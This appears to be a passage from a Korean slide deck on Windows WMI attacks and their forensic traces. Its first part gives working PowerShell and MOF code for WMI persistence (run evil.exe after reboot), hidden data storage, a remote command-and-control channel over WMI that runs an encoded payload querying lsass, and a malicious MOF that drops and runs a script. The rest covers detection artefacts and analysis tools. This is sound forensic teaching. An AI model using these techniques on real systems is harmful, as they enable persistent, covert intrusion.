- Event Filter + Event Consumer + Binding 를 통한 시스템 재부팅 후, 바이너리 실행
- 아래 예는 재부팅 후, evil.exe 파일을 실행하는 PowerShell 코드

```
$filterName = 'BotFilter82'
$consumerName = 'BotConsumer23'
$exePath = 'C:\windows\System32\evil.exe'

$query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUptime >= 200 AND TargetInstance.SystemUptime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -Namespace
"root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$query}
-ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

* 위 코드는 SEADADDY malware 의 코드 일부분을 수정한 것임



Data Storage

- 새로운 Custom Class 생성 후, 해당 클래스 안의 멤버에 데이터를 저장
- 아래 예는 특정 파일 데이터 인코딩하여 WMI Class 의 멤버로 저장하는 PowerShell 코드

```
$LocalFilePath = 'C:\Users\ht\Documents\evidence_to_plant.png'  
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)  
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)
```

```
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty,  
$null)  
$EvilClass['__CLASS'] = 'win32_EvilClass'  
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)  
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop  
$EvilClass.Put()
```



C2 Channel

1) PowerShell 의 원격 명령 실행 기능을 활용, 원격 명령 실행 후, 실행 결과를 레지스트리키에 저장

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.131'
}

# Create a remote registry key and value
$HKLM = 2147483650
Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name CreateKey -ArgumentList
$HKLM, 'SOFTWARE\EvilKey'
Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name DeleteValue -ArgumentList
$HKLM, 'SOFTWARE\EvilKey', 'Result'

# PowerShell payload that saves the serialized output of `Get-Process lsass` to
the registry
$PayloadText = @'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -value $Encoded
'@

$EncodedPayload =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Invoke PowerShell payload
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList
$PowerShellPayload
```



C2 Channel (계속)

2) PowerShell 원격 레지스트리키 값 조회 기능을 통해 명령 실행 결과를 가져옴

```
# Pull the serialized results back
$RemoteOutput = Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name
GetStringValue -ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

# Deserialize and display the result of the command executed on the remote system
$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetString(
[Convert]::FromBase64String($EncodedOutput)))
```



Malicious MOF File

- MOF 파일을 통해 새로운 WMI Class 및 Object 를 추가할 수 있음

- mofcomp.exe 를 사용하여 작성된 MOF 파일을 컴파일, CIM Repository 에 등록
- 아래 예는 Persistence 를 유지하기 위해 Event Filter/Consumer 생성 및 Binding 작업을 수행하는 MOF 파일임

```
#PRAGMA AUTORECOVER
#pragma classflags ("updateonly", "forceupdate")
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name = "_SM.EventFilter";
    Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"Win32_LocalTime\" And TargetInstance.Second=5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "_SM.ConsumerScripts";
    ScriptingEngine = "JScript";
    ScriptText = "oFS = new ActiveXObject('Scripting.FileSystemObject');JF='C:/Windows/Addins/%Mutex%';oMutexFile =
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}"
    "CoreCode = 'INSERT BASE64 ENCODED SCRIPT HERE' ";
    "if(oMutexFile){oMutexFile.Write(unescape(CoreCode));oMutexFile.Close();(new
ActiveXObject('WScript.Shell')).Run('cscript /E:JScript '+JF, 0);}";
};

instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```

- AutoRecovery 기능 : CIM Repository 복구 작업 시, 해당 MOF 파일을 내용을 다시 추가하도록 지정하는 기능
 - ✓ mofcomp.exe 로 컴파일 시 -autorecovery 옵션 사용
 - ✓ MOF 파일 안에 "#PRAGMA AUTORECOVER" 작성
 - ✓ Vista 이전에는 AutoRecovery 옵션 지정과 상관없이 CIM Repository 복구 작업 동안 "%SYSTEMROOT%\Wbem\Wmof*" 경로 아래 모든 MOF 파일을 자동 컴파일 및 등록하였음



Malicious WMI Provider

- 악의적인 기능을 수행하는 WMI Provider DLL 을 개발, 시스템에 등록
 - WMI Provider 는 .NET Framework 기반으로 C++, C# 을 사용하여 개발
 - WMI Provider DLL 등록은 설치관리자 도구(InstallUtil.exe) 사용
 - Ex) InstallUtil.exe /i <WMI Provider DLL 파일>

- 등록된 악의적인 WMI Provider 에서 제공하는 기능을 WMI Query 를 통해 사용함
 - EX) Invoke-WmiMethod -Class Win32_Evil -Name ShellCalcCode

- 참고자료
 - EvilWMIProvider
 - ✓ 계산기를 SYSTEM 권한으로 동작시키는 Shellcode 를 실행
 - ✓ <https://github.com/sunnyc7/EvilWMIProvider>
 - EvilNetConnectionWIMProvider
 - ✓ 네트워크 연결 정보 획득 및 임의의 PowerShell Cmdlet 실행
 - ✓ <https://github.com/jaredcatkinson/EvilNetConnectionWIMProvider>

Forensic Analysis



Memory



프로세스 메모리에 남는 WMI 명령어 흔적

- WMI provider Process → WmiPrvSE.exe
- WinMgmt Service → svchost.exe
- Command Line subsystem → csrss.exe
- Console Host Process → conhost.exe

```
C:\Windows\system32>wmic PROCESS call create "evil.exe"
```

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|---------------|
| 00A28290 | 00 | 00 | 00 | 00 | 00 | 65 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 3C | 0E | e < |
| 00A282A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | 01 | |
| 00A282B0 | 18 | 00 | 00 | 80 | 00 | 5F | 5F | 50 | 41 | 52 | 41 | 4D | 45 | 54 | 45 | 52 | I __PARAMETER |
| 00A282C0 | 53 | 00 | 00 | 65 | 76 | 69 | 6C | 2E | 65 | 78 | 65 | 00 | 00 | 00 | 00 | 00 | S evil.exe |
| 00A282D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | |
| 00A282E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | |

→ WmiPrvSE.exe 프로세스 내에 남은 실행 파일의 흔적

- Reconnaissance, Lateral Movement, Privilege Escalation 과정에서 사용되는 WMI 명령어들의 흔적이 위 프로세스 메모리에 남을 수 있지만 매우 빨리 사라질 것임;;



Prefetch



Windows Scripting Host(WSH)

- Script 를 통해 WMI 를 사용할 경우, 해당 Script 를 실행시키는 프로세스 실행 흔적이 남음
 - ✓ C:\Windows\Prefetch\CSCRIPT.EXE-<HEX>.pf
 - ✓ C:\Windows\Prefetch\WSHSCRIPT.EXE-<HEX>.pf

WMI Standard Event Consumer

- WMI 실행 과정에서 Script 가 실행 될 경우, SCRCONS.EXE 가 Script 를 실행 시킴
 - ✓ C:\Windows\Prefetch\SCRCONS.EXE-<HEX>.pf

MOF compiler

- 악의적인 MOF 파일을 빌드했을 경우, mofcomp.exe 실행 흔적이 남음
 - ✓ C:\Windows\Prefetch\MOFCOMP.EXE-<HEX>.pf

해당 Prefetch 파일의 Reference 정보에서 실행된 Script 파일 혹은 mof 파일 정보 확인 가능~!!

| Filename | Process Path | Last Run Time |
|-------------------------|--------------------------------------|-----------------------|
| MOFCOMP.EXE-8FE3D558.pf | C:\Windows\System32\wbem\mofcomp.exe | 2018-04-14 오전 2:56:43 |
| ... | | |
| Filename | Device Path | |
| EVIL.MOF | \\DEVICE\\HARDDISKVOLUME2\\EVIL.MOF | |



Prefetch



WMI provider Process

- C:\Windows\Prefetch\WMIPRVSE.EXE-**<HEX>**.pf
- 의심스러운 실행 파일의 흔적이 wmicrvse.exe 와 동시에 발견된다면 WMI 에 의해 실행된 것임

| Filename | Process Path | Last Run Time |
|----------------------------------|---|------------------------|
| MSCORSVW.EXE-C3C515BD.pf | C:\Windows\MICROSOFT.NET\FRAMEWORK\V4.0.30319\mscorsvw.exe | 2018-04-13 오후 11:46:20 |
| SVCHOST.EXE-007FEA55.pf | C:\Windows\System32\svchost.exe | 2018-04-13 오후 11:46:21 |
| WMIADAP.EXE-F8DFDFA2.pf | C:\Windows\System32\wbem\WMIADAP.exe | 2018-04-13 오후 11:48:20 |
| SEARCHPROTOCOLHOST.EXE-0CB8CA... | C:\Windows\System32\SEARCHPROTOCOLHOST.EXE | 2018-04-13 오후 11:50:38 |
| SEARCHFILTERHOST.EXE-77482212.pf | C:\Windows\System32\SEARCHFILTERHOST.EXE | 2018-04-13 오후 11:50:38 |
| AUDIODG.EXE-BDFD3029.pf | C:\Windows\System32\audiodg.exe | 2018-04-13 오후 11:50:48 |
| WINPREFETCHVIEW.EXE-D6B4C969.pf | C:\Users\vmuser\Desktop\WINPREFETCHVIEW\WINPREFETCHVIEW.EXE | 2018-04-13 오후 11:50:52 |
| WMIPRVSE.EXE-1628051C.pf | C:\Windows\System32\wbem\WmiPrvSE.exe | 2018-04-13 오후 11:53:10 |
| BACKDOOR.EXE-C36C0978.pf | C:\backdoor.exe | 2018-04-13 오후 11:53:10 |
| CONHOST.EXE-1F3E9D7E.pf | C:\Windows\System32\conhost.exe | 2018-04-13 오후 11:53:10 |
| CONSENT.EXE-531BD9EA.pf | C:\Windows\System32\consent.exe | 2018-04-13 오후 11:53:16 |
| DLLHOST.EXE-766398D2.pf | C:\Windows\System32\dllhost.exe | 2018-04-13 오후 11:53:16 |





Registry

▪ Win32ClockProvider Key

- 경로 : HKLM\SOFTWARE\Microsoft\WBEM\ESS\...\root\CIMV2\Win32ClockProvider
- "Win32_LocalTime" 을 사용하는 WMI Event Filter 등록 시, 생성됨
 - ✓ 해당 Filter 삭제 시, 키도 삭제됨
 - ✓ 즉 해당 키가 존재한다는 의미는 현재 시스템에 "Win32_LocalTime" 을 사용하는 필터가 등록되어 있다는 의미~!!



```
"SELECT * FROM InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA  
'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP WITHIN 60"
```





Event Log

▪ Microsoft-Windows-WMI-Activity/Operational

- Event ID : 5857
- WMI Query 에 의해 특정 작업을 수행했을 때, 관련된 WMI Provider(DLL) 경로 정보가 기록됨



| 수준 | 날짜 및 시간 | 원본 | 이벤트 ID | 작업 범주 |
|----|------------------------|--------------|--------|-------|
| 정보 | 2018-04-12 오후 10:00:17 | WMI-Activity | 5857 | 없음 |

이벤트 5857, WMI-Activity

일반 자세히

☒ 간단히 보기(N) ☐ XML 보기(X)

+ System

- UserData

- Operation_StartedOperational

ProviderName CIMWin32

Code 0x0

HostProcess wmiprvse.exe

ProcessID 3436


ProviderPath %systemroot%\system32\wbem\cimwin32.dll



Event Log

▪ Microsoft-Windows-WMI-Activity/Trace (Not Default)

- 설정 방법
 - ✓ 이벤트 뷰어



- ✓ Wevtutil

- > wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true





Event Log

▪ Microsoft-Windows-WMI-Activity/Trace (Not Default)

- Event ID : 11
- WMI Query 에 의해 특정 작업을 수행했을 때, 아래와 같은 주요 정보가 기록됨
 - ✓ WMI Query 를 전송한 사용자 계정 및 클라이언트 머신 이름 정보(로컬/원격)
 - ✓ WMI Query 내용



| 수준 | 날짜 및 시간 | 원본 | 이벤트 ID | 작업 범주 |
|----|------------------------|--------------|--------|-------|
| 정보 | 2018-04-12 오후 10:00:17 | WMI-Activity | 11 | 없음 |

이벤트 11, WMI-Activity


일반 자세히

☒ 간단히 보기(N) ☐ XML 보기(X)

```
+ System
- UserData
  - Operation_New
    CorrelationId {00000000-B8C4-0000-8B59-B3715BD2D301}
    GroupOperationId 390
    OperationId 393
    Operation Start IWbemServices::ExecMethod - ROOT#CIMV2 : Win32_Process::Create
    ClientMachine VICTIM ← 원격에서 WMI Query 를 전송한 시스템 이름
    User NTLMTEST#Administrator
    ClientProcessId 3916
    NamespaceName \\W\\ROOT#CIMV2
```



Live Information



PowerShell Cmdlet 을 통한 라이브 정보 수집

- Get-WMIObject -Namespace root\Subscription -Class __EventFilter
- Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
- Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding

```
_GENUS           : 2
_CLASS           : __EventFilter
_SUPERCLASS      : __IndicationRelated
_DYNASTY         : __SystemClass
_RELPATH         : __EventFilter.Name="EvilThing"
_PROPERTY_COUNT  : 6
_DERIVATION      : {__IndicationRelated, __SystemClass}
_SERVER          : VICTIM
_NAMESPACE       : ROOT\Subscription
_PATH            : \\VICTIM\ROOT\Subscription:__EventFilter.Name="EvilThing"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\CimV2
Name             : EvilThing
Query            : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP BY
                  HIN 60
```

```
_GENUS           : 2
_CLASS           : CommandLineEventConsumer
_SUPERCLASS      : __EventConsumer
_DYNASTY         : __SystemClass
_RELPATH         : CommandLineEventConsumer.Name="EvilThing"
_PROPERTY_COUNT  : 27
_DERIVATION      : {__EventConsumer, __IndicationRelated, __SystemClass}
_SERVER          : VICTIM
_NAMESPACE       : ROOT\Subscription
_PATH            : \\VICTIM\ROOT\Subscription:CommandLineEventConsumer.Name="EvilThing"
CommandLineTemplate : C:\backdoor.exe
```




Live Information

- Autoruns



MOF file

▪ Default MOF files 경로

- C:\Windows\System32\wbem*.mof
- Default 경로가 아닌 곳에서 MOF 파일의 흔적이 발견된다면 충분히 의심해 볼 수 있음~!!

▪ AutoRecovery 옵션을 사용하여 MOF 파일을 컴파일 할 경우, 아래 경로로 원본 MOF 파일이 복사됨

- C:\Windows\System32\wbem\AutoRecover\[RAND].mof

| 로컬 디스크 (C:) > Windows > System32 > wbem > AutoRecover | | | |
|---|---------------------|--------|-------|
| 급기 새 폴더 | | | |
| 이름 | 수정한 날짜 | 유형 | 크기 |
| 08DC32F074D09D532CC9B50262D755AB.mof | 2018-04-14 오전 2:32 | MOF 파일 | 3KB |
| C2AF4D273114D73F0660A9DD206078D2.mof | 2016-03-01 오후 10:30 | MOF 파일 | 14KB |
| 6B4B3EE7432DA52E30DCD4AA1E80B4F2.mof | 2016-03-01 오후 10:30 | MOF 파일 | 6KB |
| 52046E69D728528B2DFC4A36980A25C3.mof | 2016-03-01 오후 10:30 | MOF 파일 | 30KB |
| 64792068583A5E742582CA35D08812FD.mof | 2016-03-01 오후 10:30 | MOF 파일 | 10KB |
| E0FAE366338305A3AB8F010A1B9BB8F4.mof | 2016-03-01 오후 7:36 | MOF 파일 | 12KB |
| 2AA78B01A6A1190D40362EA87D52C437.mof | 2016-03-01 오후 7:35 | MOF 파일 | 70KB |
| 22FC9AB4E650B8B44484F0FAA19A1946.mof | 2016-03-01 오후 7:35 | MOF 파일 | 4KB |
| 807DD20ADF6F5D5EEA0C4E4CF016E69E.mof | 2016-03-01 오후 6:58 | MOF 파일 | 106KB |
| 2275F2E516F3EC5C0273A35EF8CBDB40.mof | 2016-03-01 오후 6:58 | MOF 파일 | 64KB |



MOF file

AutoRecover 경로의 MOF 파일들의 내용 체크

- 정상적인 빌드의 경우, 아래와 같이 Default MOF 파일 경로를 포함하고 있음

```
C2AF4D273114D73F0660A9DD206078D2,mof x 08DC32F074D09D532CC9B50262D755AB,mof x
1 #line 1 "C:\\Windows\\system32\\wbem\\DscCore.mof"
2 #pragma namespace("\\\\.\\root\\Microsoft\\Windows")
3 [Locale(1033) : ToInstance, NamespaceSecuritySDDL("O:BAG:BAD:P(A;;CCDCLCSWRPWPRCV
4 Instance of __Namespace
5 {
6     Name = "DesiredStateConfiguration";
7 };
8
9 #pragma autorecover
```

- mofcomp.exe 를 사용하여 직접 빌드하였을 경우, 첫 번째 인자로 입력된 mof 파일 정보가 기록됨

→ 직접 빌드할 경우, 전체 경로 정보가 없을 가능성이 큼~!!






```
C2AF4D273114D73F0660A9DD206078D2,mof x 08DC32F074D09D532CC9B50262D755AB,mof x
1 #line 1 "evil.mof"
2 #PRAGMA AUTORECOVER
3 #pragma classflags ("updateonly", "forceupdate")
4 #pragma namespace("\\\\.\\root\\subscription")
5
6 instance of __EventFilter as $EventFilter
7 {
8     EventNamespace = "Root\\Cimv2";
9     Name = "_SM.EventFilter";
10     Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"T
11     QueryLanguage = "WQL";
```



CIM Repository

■ CIM Repository 경로

- 경로 : C:\Windows\System32\wbem\Repository
 - ✓ INDEX.BTR
 - ✓ MAPPING[N].MAP
 - ✓ OBJECTS.DATA

| 로컬 디스크 (C:) > Windows > System32 > wbem > Repository | | | |
|--|------------------|--------------------|----------|
| 포함 ▾ 공유 대상 ▾ 굵기 새 폴더 | | | |
| 이름 | 수정한 날짜 | 유형 | 크기 |
|  INDEX.BTR | 2016-08-15 오후... | BTR 파일 | 5,416KB |
|  MAPPING1.MAP | 2016-08-15 오후... | Linker Address Map | 65KB |
|  MAPPING2.MAP | 2016-08-15 오후... | Linker Address Map | 65KB |
|  MAPPING3.MAP | 2016-08-15 오후... | Linker Address Map | 65KB |
|  OBJECTS.DATA | 2016-08-15 오후... | DATA 파일 | 19,976KB |



CIM Repository

▪ 분석 도구 1

- PyWMIPersistenceFinder.py : https://github.com/davidpany/WMI_Forensics/blob/master/PyWMIPersistenceFinder.py
- Python 2.7 기반 CLI 도구
- OBJECTS.DATA 파싱
- Persistence 유지를 위한 Event Filter/Consumer/Binding 정보 획득 가능

PyWMIPersistenceFinder.py

PyWMIPersistenceFinder.py is designed to find WMI persistence via FilterToConsumerBindings solely by keyword searching the OBJECTS.DATA file without parsing the full WMI repository.

In testing, this script has found the exact same data as python-cim's show_FilterToConsumerBindings.py without requiring the setup. Only further testing will indicate if this script misses any data that python-cim can find.

In theory, this script will detect FilterToConsumerBindings that are deleted and remain in unallocated WMI space, but I haven't had a chance to test yet.

Usage

```
PyWMIPersistenceFinder.py <OBJECTS.DATA file>
```



CIM Repository

PyWMIPersistenceFinder.py 실행 예

```
C:\Python27>python.exe PyWMIPersistenceFinder.py OBJECTS.DATA
```

```
Enumerating FilterToConsumerBindings...
```

```
3 FilterToConsumerBinding(s) Found. Enumerating Filters and Consumers...
```

```
Bindings:
```

```
EvilThing-EvilThing
```

```
Consumer:
```

```
Consumer Type: CommandLineEventConsumer
```

```
Arguments: C:\backdoor.exe
```

```
Consumer Name: EvilThing
```

```
Filter:
```

```
Filter name: EvilThing
```

```
Filter Query: SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP WITHIN 60
```

```
BUTConsumer-BUTFilter
```

```
<Common binding based on consumer and filter names, possibly legitimate>
```

```
Consumer:
```

```
Consumer Type: CommandLineEventConsumer
```

```
Arguments: cscript KernCap.vbs
```

```
Consumer Name: BUTConsumer
```

```
Other: C:\tools\kernrate
```

```
Filter:
```

```
Filter name: BUTFilter
```

```
Filter Query: SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA "Win32_Processor" AND TargetInstance.LoadPercentage > 99
```



CIM Repository

▪ 분석 도구 2

- python-cim : <https://github.com/fireeye/flare-wmi/tree/master/python-cim>
- Python 2.7/3.4 기반, PyQt5 설치 필요
- CIM Repository 파일들을 파싱하여 UI 로 출력시켜 주는 GUI 도구
- Event Filter/Consumer/Binding 정보 뿐만 아니라 의심스러운 Class 정의, Class 정의 및 Object 생성/수정 시간 등의 정보 획득 가능

python-cim

`python-cim` is a pure Python parser for the Microsoft Windows CIM repository database. The files `OBJECTS.DATA`, `INDEX.BTR`, and `MAPPING[1-3].MAP` commonly make up the database.

Dependencies

`python-cim` works with both Python 2.7 and Python 3.4. It uses pure Python packages available via `pip` to implement some functionality. These packages are documented in the file `requirements.txt`.

A few of the packages were developed to support this project. They are:


- `vivisect-vstruct-wb` : A mirror of Vivisect's vstruct library that's easily installable (via `pip`). source: [github](#)
- `python-pyqt5-hexview` : A hex view widget for PyQt5. source: [github](#)
- `python-pyqt5-vstructui` : A vstruct parser and view widget for PyQt5. source: [github](#)

All supporting packages will be installed automatically when fetching `python-cim` via `pip`, as described below.



CIM Repository

python-cim 실행 예





CIM Repository

▪ 분석 도구 3

- CCM_RUA_Finder.py : https://github.com/davidpany/WMI_Forensics/blob/master/CCM_RUA_Finder.py
- CIM Repository 에 기록된 "SCCM(System Center Configuration Manger) Software Metering" 정보를 획득
- SCCM(System Center Configuration Manger) Software Metering
 - ✓ 어플리케이션 사용 통계 분석
 - ✓ 실행된 바이너리의 이름, 경로, 크기, 계정, 마지막 실행 시간, 실행 횟수, PE 메타 데이터 등의 정보가 저장됨
 - ✓ SCCM 서버에 연결된 클라이언트에서만 동작함 → Default 환경에서는 남지 않음;;
 - ✓ root\Wccm\SoftwareMeteringAgent\WCCM_RecentlyUsedApps 네임스페이스 내 Object 로 저장됨

CCM_RUA_Finder.py

CCM_RUA_finder.py extracts SCCM software metering RecentlyUsedApplication logs from OBJECTS.DATA files.

Usage

```
CCM_RUA_Finder.py -i path\to\OBJECTS.DATA -o path\to\output.xls
```

The output file will be TSV formatted. Excel will automatically parse TSV files with .xls extensions.



CIM Repository

- CCM_RUA_Finder.py 사용 예

| | | | |
|------------------------|---------------------------------------|------------------|---------------------------------------|
| FolderPath | C:\windows\system32\ | C:\Windows\Temp\ | C:\Windows\system32\ |
| ExplorerFileName | taskhost.exe | evl.exe | userinit.exe |
